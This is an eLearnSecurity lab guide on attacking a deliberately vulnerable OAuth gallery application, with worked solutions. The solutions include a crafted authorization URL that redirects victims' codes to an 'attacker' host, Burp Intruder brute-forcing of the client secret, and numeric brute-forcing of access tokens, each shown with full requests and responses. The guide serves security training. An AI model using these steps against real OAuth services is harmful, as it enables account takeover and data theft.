

# HERA LAB

## ATTACKING OAUTH

---



eLearnSecurity has been chosen by students in 140 countries in the world  
and by leading organizations such as:



# 1. SCENARIO

Your goal in this lab will be to try some common attacks against a vulnerable, OAuth-powered web application. Prepare the attacks and their working proof of concepts as if you were submitting these to a bug bounty program or a penetration testing report. The web application is based on the below GitHub repository <https://github.com/koenbuyens/Vulnerable-OAuth-2.0-Applications>

# 2. GOALS

- Create a working proof of concept to attack an OAuth client once he visits a malicious URL
- Find an alternative way to gain access to protected resources

# 3. WHAT YOU WILL LEARN

- Auditing and attacking OAuth implementations
- Creating a proof of concept for client-side attacks against insecure OAuth implementations

# 4. RECOMMENDED TOOLS

- BurpSuite
- OAuth 2.0 documentation

# 5. NETWORK CONFIGURATION

The target application can be found at **http://172.16.64.192:3005**

The username is **admin** and the password is **password**.

## 6. TASKS

### TASK 1. CREATE A CODE STEALING PoC

Craft an URL that can be sent to a victim in order to steal the authorization code once he/she logs in into the `/oauth` endpoint. You can use the following data: the response type is `"code"`, the scope is `"view_gallery"` and the client\_id is `"photoprint"`.

### TASK 2. USE THE ACQUIRED CODE TO BRUTEFORCE THE CLIENT SECRET

Use a POST request to the `/token` endpoint in order to bruteforce the client secret. Consult with OAuth's documentation to recreate the request. The **grant type** is `"authorization_code"`

### TASK 3. DISCOVER ANOTHER TOKEN VULNERABILITY

Discover another vulnerability by abusing the `/photos/me?access_token=` endpoint.



# SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

## TASK 1. CREATE A CODE STEALING PoC


Based on OAuth's documentation available on <https://tools.ietf.org/html/rfc6749> you can construct the following GET request. Note that you have to be logged out upon visiting this URL.

```
http://172.16.64.192:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%2Fcallback&scope=view_gallery&client_id=photoprint
```

Upon logging in, there is a “consent screen”, which has to be accepted, just like a regular login via OAuth.



Then, the user is redirected to the “attacker” website with the authorization code in the callback value. Any user that is sent the above URL and will log in via it, will make a request to the attacker website disclosing the authorization code.



The underlying vulnerability is an unvalidated redirection.



## TASK 2. USE THE ACQUIRED CODE TO BRUTEFORCE THE CLIENT SECRET

Based on a sample Token request (<https://auth0.com/docs/api-auth/tutorials/authorization-code-grant>) you can construct the following POST request.

```
POST /token HTTP/1.1
content-type: application/x-www-form-urlencoded
host: 172.16.64.192:3005
content-length: 137
Connection: close

code=77515&redirect_uri=http%3A%2F%2F172.16.64.192%3A3005%2Fcallback&grant_type=authorization_code&client_id=photoprint&client_secret=[bruteforce]
```

Using Burp Intruder and a wordlist (we used Rockyou-10 available [here](#)) you can bruteforce the client secret.





After starting the attack, soon we realize that the client secret is “secret”.

Results Target Positions Payloads Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
41	secret	200			237	
0		401			179	
1	123456	401			179	
2	12345	401			179	
3	123456789	401			179	
4	password	401			179	
5	iloveyou	401			179	
6	princess	401			179	
7	1234567	401			179	
8	12345678	401			179	

The response access token can now be supplied to the `/photos/me?access_token=` endpoint.

Send Cancel < >

Target: http://172.16.64.192:3005

Request

Raw Params Headers Hex

POST /token HTTP/1.1  
content-type: application/x-www-form-urlencoded  
host: 172.16.64.192:3005  
Content-Length: 140  
Connection: close  
  
code=77515&redirect\_uri=http%3A%2F%2F172.16.64.192%3A3005%2Fcallback&grant\_type=authorization\_code&client\_id=photoprint&client\_secret=secret

Response

Raw Headers Hex

HTTP/1.1 200 OK  
X-Powered-By: Express  
Content-Type: application/json  
Cache-Control: no-store  
Pragma: no-cache  
Date: Tue, 07 Jan 2020 11:40:09 GMT  
Connection: close  
Content-Length: 44  
  
{"access\_token": "97300", "token\_type": "Bearer"}

1 2 3 ...

Send Cancel < >

Target: http://172.16.64.192:3005

Request

Raw Params Headers Hex

GET /photos/me?access\_token=97300 HTTP/1.1  
Host: 172.16.64.192:3005  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://172.16.64.192:3005  
Cookie:  
Connection: close  
Upgrade-Insecure-Requests: 1  
If-None-Match: W/"4c9-APLSPZcs2VtPegx6iHNNHYMGP33A"

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK  
X-Powered-By: Express  
Vary: Accept  
Content-Type: text/html; charset=utf-8  
Content-Length: 1176  
ETag: W/"498-Bu1A67jT3TvGys02ttl73FLVIOI"  
Date: Tue, 07 Jan 2020 11:41:08 GMT  
Connection: close  
  
<!DOCTYPE html><html><head><title></title><link href="/stylesheets/base.css" rel="stylesheet"><link href="/stylesheets/topnav.css" rel="stylesheet"><link href="/stylesheets/sign-in-modules.css" rel="stylesheet"><link href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.min.css" rel="stylesheet"></head><body><h1>Gallery Application</h1><div id="myTopnav" class="topnav"><a href="/users/me">My Profile</a><a href="/photos/me">My Gallery</a><a href="/photos">Upload Image</a><a href="/logout">Logout</a></div><p>This application implements the following OAuth 2 roles, Authorization Server and Resource Server. The server is a gallery application, such as Flickr.</p><div class="container"><h2>Gallery of admin</h2><table><tr><td><a href="/photos/admin/581518ab6247a2db75daad6c/view"></a></td></tr><tr><td><a href="/photos/admin/581521db86758fdbc3f8a39b/view"></a></td></tr></table></div></body></html>



## TASK 3. DISCOVER ANOTHER TOKEN VULNERABILITY

At `/photos/me?access_token=[code]` you are able to bruteforce the valid token. This will require the following Burp Intruder configuration:

**② Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
GET /photos/me?access_token=$ HTTP/1.1
Host: 172.16.64.192:3005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.64.192:3005
Cookie:
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"4c9-AP15PZcs2VtPegx6iHNNHYMGp33A"
```

Buttons: Add \$, Clear \$, Auto \$, Refresh

**Start attack**

**② Payload Sets**

You can define one or more payload sets. The number of payload sets and each payload type can be customized in different ways.

Payload set: **1** Payload count: 100,000  
 Payload type: **Numbers** Request count: 100,000

**② Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and

**Number range**

Type: ☒ Sequential ☐ Random

From:   
 To:   
 Step:   
 How many:

**Number format**

Base: ☒ Decimal ☐ Hex

Min integer digits:   
 Max integer digits:

**Intruder attack 3**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	377	
1	99999	401	<input type="checkbox"/>	<input type="checkbox"/>	203	
2	99998	401	<input type="checkbox"/>	<input type="checkbox"/>	203	
3	99997	401	<input type="checkbox"/>	<input type="checkbox"/>	203	
4	99996	401	<input type="checkbox"/>	<input type="checkbox"/>	203	
5	99995	401	<input type="checkbox"/>	<input type="checkbox"/>	203	
6	99994	401	<input type="checkbox"/>	<input type="checkbox"/>	203	
7	99993	401	<input type="checkbox"/>	<input type="checkbox"/>	203	
8	99992	401	<input type="checkbox"/>	<input type="checkbox"/>	203	

This way, an attacker is able to compromise active tokens via bruteforce in an unlimited way. Note, that in a real application there might be multiple active tokens. As we have just one active token, the time for bruteforcing it might be much longer.